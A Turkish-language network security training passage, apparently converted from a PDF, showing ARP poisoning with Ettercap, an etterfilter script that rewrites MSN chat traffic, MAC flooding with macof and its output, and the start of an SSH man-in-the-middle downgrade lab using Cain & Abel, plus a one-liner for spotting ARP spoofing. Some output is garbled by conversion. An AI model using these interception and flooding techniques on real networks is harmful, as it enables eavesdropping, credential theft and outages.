


Hedef sistem belirlendikten sonra trafigini üzerinden geçirmek için bir yöntem seçilmesi gereklidir. En sahilî ARP Poisoningdir.



Gerekli işlemleri tamamladıktan sonra artık trafik hedef bizim überimizden akıyor olacaktır. Trafığı izlemek için Start menüsünden Start Sniffing opsyonu çalıştırılmalıdır.





6.5.3.1. Filtrelerle Çalışmak

Ettercap'in en güçlü olduğu yanlardan biri de akan trafikte filtreleme yapabilmesi ve bu filtrelemeye göre trafiği kaydedip değiştirebilmesidir.

6.5.3.2. Basit MSN Filtresi

Mesela iki host kendi arasında MSN görüşmesi yapıyor olsun. Biz de bu iki host arasında XYZ kelimesi geçen her mesajı , abc ile değiştirip kaydetmek isteyelim.

Bunun için yazacağımız filter aşağıdakine benzer olacaktır.



```
if (ip.proto == TCP && tcp.src == 1863) {  
  
    replace("selam", " salam");  
  
    replace("sifrem", " pistim");  
  
    msg("mesaj kaydedildi");  
  
}
```

Amaç MSN trafiğinde geçen selam kelimelerini “salam” , sifrem kelimesini de pistim ile değiştirip loglamaktır.

Filtrelerde dikkat edilmesi gereken husus yerine gönderilecek kelimenin eskisi ile aynı karakter sayısında olmasıdır.

Yazılan filternin Ettercap tarafından kullanılabilmesi için etterfilter kullanılarak uygun formata dönüştürülmesi gereklidir. Bir önceki yazdığımız filtreyi msn.filter olarak kaydedelim ve Ettercap'in anlayacağı formata çevirelim.

```
#etterfilter msn.filter -o msn.ck
```



6.6. MAC Flooding

Amaç switch mantigini bozup sistemin bir hub gibi calismaya zorlamaktır. Bu saldirinin anlasilabilmesi icin Switchlerin calisma mantigi bilinmelidir.

Switchler userlerindeki portlarin hangi sistemlere bagli oldugunu bilip ona gore islem yapabilirler. Bu bilgileri de CAM table denilen bir tabloda tutarlar. Eger bu tablo kapasitesini asacak derecede fazla bilgi ile dolarsa(Cam overflow) Switch artık vazifesini yapamayacak hale gelir ve basit bir hub gibi davranmaya baslar. Yani bir portuna gelen trafigi diger tum portlara aktarır.

Bu saldirı etherflood ve macoff(Dsniff serisinden) araçları ile gerçekleştirilebilir ve oldukça tehliklidir.


6.6.1. Çalışma:macof kullanarak switch işlevini bozma

Macof'u çalıştırınmak basit bir Linux makineye sahip olmak kadar kolaydır. Tek bir parameter ile güvenli olduğu düşünülen birçok ağı işlevsiz duruma getirebilir.

Herhangi bir sistemde macof komutu çalıştırılırsa aşağıdaki gibi çıktı alınacaktır. Çıktıya dikkat edilecek olursa kaynak ve hedef mac adresleri rastgele seçilmiş binlerce istek geliyor.

```
cb:8c:4d:36:1d:16 3e:42:73:77:3f:cd 0.0.0.0.2612 > 0.0.0.0.3441: S 1741506005:10  
41506005(0) win 512  
af:87:39:0:21:ea 6a:52:b5:28:36:f5 0.0.0.0.12240 > 0.0.0.0.3227:10  
09603227(0) win 512  
d:1e:38:61:43:2d cf:4:6b:68:c9:f1 0.0.0.0.33407 > 0.0.0.0.33724: S 1913341190:19  
13341190(0) win 512  
1a:b2:aa:37:2a:fa 19:ab:6d:4d:76:23 0.0.0.0.43892 > 0.0.0.0.20894: S 105:045703:  
1030045703(0) win 512  
8a:bc:2c:60:55:5 81:56:b7:6c:d6:17 0.0.0.0.30196 > 0.0.0.0.43611: S 464422586:46  
4422586(0) win 512  
0e:4b:f9:40:ae:21 23:ce:dc:63:f1:79 0.0.0.0.41083 > 0.0.0.0.38390: S 1628920733:  
1628920733(0) win 512  
97:7:c9:70:79:26 41:56:76:7b:e7:f0 0.0.0.0.24802 > 0.0.0.0.62820: S 1094297991:1  
094297991(0) win 512  
7b:4f:0:7f:77:87 39:4a:6a:19:b4:11 0.0.0.0.44095 > 0.0.0.0.5442: S 1629562730:16  
29562730(0) win 512  
5a:aa:a4:6f:42:95 ff:b5:56:3a:fe:cb 0.0.0.0.1271 > 0.0.0.0.12207: S 1616656744:1  
616656744(0) win 512  
8d:87:ae:7f:24:92 65:ee:bf:79:f4:58 0.0.0.0.29205 > 0.0.0.0.25583: S 824800848:8  
24800848(0) win 512  
b0:b8:8d:9:f4:f5 1f:6f:2e:75:e2:25 0.0.0.0.1041 > 0.0.0.0.13289: S 1314310790:13  
14310790(0) win 512  
7e:7:13:7b:db:b2  
bilgi-egitim ~ # macof
```

Aynı makinede tcpdump çıktısı alınmak istenirse aşağıdaki gibi bir çıktı verecektir.



```
bilgi-egitim ~ # tcpdump -i eth0 -n -e not tcp port 22 -c 15
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:34:07.667987 2b:ff:10:78:5b:dc > 9b:83:ef:2f:58:5b, ethertype IPv4 (0x0800),
length 54: 230.156.255.27.7747 > 27.206.86.21.58523: S 2008051472:2008051472(0)
win 512
01:34:07.672762 63:f0:87:0f:26:e5 > ec:93:67:5e:24:12, ethertype IPv4 (0x0800),
length 54: 127.255.108.58.16481 > 63.245.22.6.4139: S 756147825:756147825(0) win
512
macof tcpdump ciktisi
01:34:07.678239 ff:66:77:0f:ca:e2 > ef:c9:d6:56:95:80, ethertype IPv4 (0x0800),
length 54: 62.199.128.123.6540 > 220.163.78.116.31298: S 1456009067:1456009067(0)
) win 512
01:34:07.682125 23:ce:49:1d:70:3d > dd:10:09:43:f7:9e, ethertype IPv4 (0x0800),
length 54: 132.41.68.111.33385 > 196.173.8.95.14092: S 2066118210:2066118210(0)
win 512
01:34:07.686071 01:c5:60:00:54:71 > 4c:5c:04:72:b6:b7, ethertype IPv4 (0x0800),
length 54: 192.254.183.4.45836 > 203.91.113.44.17370: S 404226128:404226128(0) w
in 512
01:34:07.690014 0f:df:26:5f:de:8e > 78:b5:e2:73:fb:de, ethertype IPv4 (0x0800),
length 54: 65.193.50.89.30502 > 182.124.99.111.13312: S 1038919791:1038919791(0)
win 512
01:34:07.693579 02:8b:89:20:c9:d1 > db:2a:ef:4f:71:ff, ethertype IPv4 (0x0800),
length 54: 81.200.111.40.35902 > 96.84.51.63.62250: S 1467314986:1467314986(0) w
in 512
01:34:07.699547 14:77:40:65:01:90 > 8c:26:70:48:a6:2a, ethertype IPv4 (0x0800),
length 54: 25.145.158.54.13026 > 76.37.40.77.64195: S 755763522:755763522(0) win
512
01:34:07.759319 e5:13:6f:2d:83:f4 > cc:96:5d:43:ae:ea, ethertype IPv4 (0x0800),
```

Bir müddet sonra ortamda kullanılan Swith'in kalitesine bağlı olarak macof çalıştırılan makinenin -ve diğer tüm makinelerin- ortama bağlantısı kopacaktır(kısa süreliğine).

192.168.1.5 - PuTTY

```
length 54: 79.145.48.66.22216 > 13.88.144.28.19111: S 2038247201:2038247201(0) w
in 512
01:34:07.763476 f:1a:92:6d:29:d4 > 16:65:d8:29:cc:82, ethertype IPv4 (0x0800),
length 54: 2.86.153.125.5088 > 20.21.15.20.82.57306: S 156500202:1565005202(0) wi
n 512
01:34:07.767164 8:5f:f6:7d:2f:cf > 00:45:00:2c:7e:cc, ethertype IPv4 (0x0800),
length 54: 8.96.205.23.1882 > 20.21.15.20.82.57306: S 2115810656:2115810656(0) wi
n 512
01:34:07.771141 b1:be:51:39:d0:f4 > f8:9c:cd:4c:2c:d2, ethertype IPv4 (0x0800),
length 54: 162.146.221.76.50889 > 72.46
win 512
01:34:07.775252 39:c7:34:2c:ee:8f > ce:
length 54: 44.108.142.38.33291 > 209.23
win 512
01:34:07.778931 ac:12:6d:77:8b:54 > f0:
length 54: 27.114.238.46.13267 > 248.91
win 512
15 packets captured
30 packets received by filter
0 packets dropped by kernel
bilgi-egitim ~ #
```

6.7. SSH MITM Çalışması

Amaç: SSH 1 protokolündeki güvenlik açıklarını kullanarak SSH1, SSH2 destekleyen sistemlere yapılan bağlantıları izlemek, bağlantıarda araya girip veri okumak ve değiştirmek.

6.7.1. Bileşenler:

192.168.1.1 Default Gateway

192.168.1.2 Saldırıgan

192.168.1.4 Kurban

6.7.2. Kullanılan Araçlar: Windows ortamında Cain & Abel

6.7.3. Linux ortamı için: sshmitm, iptables, ettercap

Öncelikle kurban seçilen sistemin ARP tablosunu inceleyelim. Daha önce de bahsettiğimiz gibi TCP/IP protokolüne yapılan saldırılar hep alt seviyelerden başlar. Alt katmanda paketlere hakim olduktan sonra üzerlerinde istenen değişiklik/oynama yapılabilir, paketler şifrelenmiş olsa bile.

6.7.4. Kurban Sistemin saldırısı öncesi ARP tablosu

```
bt ~ # arp -an
? (192.168.1.1) at 00:13:64:22:39:3F [ether] on eth0
? (192.168.1.2) at 00:19:D2:38:6E:45 [ether] on eth0
bt ~ #
```

192.168.1.1 Default
GW

SSH sunucu kendisine bağlanan istemcilere kendini tanıtan bir anahtar gönderir. Bu anahtar SSH sunucu tarafından çeşitli algoritmalar kullanılarak üretilmiş biricik(uniq) bir değerdir ve başka sistemler tarafından tekrarı üretilemez.

SSH sunucuya yapılan ilk bağlantı sonrası alınan anahtar sistemde saklanır ve aynı sunucuya yapılan sonraki bağlantınlarda kullanılır. Eğer aynı ip adresine başka bir ssh sunucu kurulsa anahtar değişeceği için uyarı verecektir.

Aşağıda kurban sistemin mail.lifeoverip.net adresine yaptığı ilk bağlantı sonrası sunucu sistem tarafından kendini tanıtmaya amaçlı gönderilen anahtarı göreceksiniz.

Kullanıcı bu çıktıda Yes' yazarak ilerleyebilir ve ssh sunucuya bağlantı hakkı kazanır.

```
192.168.1.5 - PuTTY
bilgi-egitim ~ # ssh mail.lifeoverip.net -l huzeyfe
The authenticity of host 'mail.lifeoverip.net (80.93.212.86)' can't be established.
DSA key fingerprint is c2:c3:a8:6c:0b:ce:7c:59:7d:e3:38:6c:98:67:4a:46.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'mail.lifeoverip.net,80.93.212.86' (DSA) to the list
of known hosts.

Password:
Last login: Fri Jan 4 16:41:29 2008 from 88.233.252.116
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
The Regents of the University of California. All rights reserved.

FreeBSD 6.2-RELEASE-p4 (SMP) #0: Thu Apr 26 17:55:55 UTC 2007

Huzeyfe ONAL <huzeyfe@lifeoverip.net>

$
```


Aynı sunucuya aynı istemciden tekrar bağlanıldığında tekrar bir uyarı(anahtar gönderimi) alınmaz. Böylece istemci doğru sisteme bağlandığı konusunda emin olur.


```
192.168.1.5 - PuTTY
bilgi-egitim ~ # ssh mail.lifeoverip.net -l huzeyfe
Password:
Last login: Fri Jan 4 21:43:38 2008 from 88.233.254.228
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
The Regents of the University of California. All rights reserved.

FreeBSD 6.2-RELEASE-p4 (SMP) #0: Thu Apr 26 17:55:55 UTC 2007
```


SSH downgrade yöntemi kullanarak adım adım SSH bağlantılarında araya girme

Kullanılan araç: Cain & Abel







Hangi sistemle hangi sistem arasına girileceğinin belirlendiği ekran. Biz 192.168.1.1 ile 192.168.1.4 arasına girmek istiyoruz.



İstemci tarafında üretilen trafik sonrasında ARP zehirleme işleminin gerçekleştiği aşağıdaki ekrandan izlenebilir.



ARP zehirlemenin başarılı olduğu kurban sisteme çalıştırılacak arp -an komutu ile de öğrenilebilir. Çıktıdan da görüleceği üzere araya giren 192.168.1.2 makinesi kendini Gateway gibi göstermeyi başarmış.



```
bt ~ # arp -an
? (192.168.1.1) at 00:19:D2:38:6E:45 [ether] on eth0
? (192.168.1.2) at 00:19:D2:38:6E:45 [ether] on eth0
bt ~ #
```

NOT: Aşağıdaki ArpSpoof yapan makineleri bulmanın en kolay yolu.

```
bt ~ # arp -an| awk '{print $4}'| sort |uniq -c
```

```
1 00:13:64:22:39:3F
```

```
2 00:19:D2:38:6E:45
```

Birden fazla makine aynı mac adresine sahip ise problem var demektir.

ARP zehirlemesi başarılı olduktan sonra SSH saldırısına geçebiliriz.

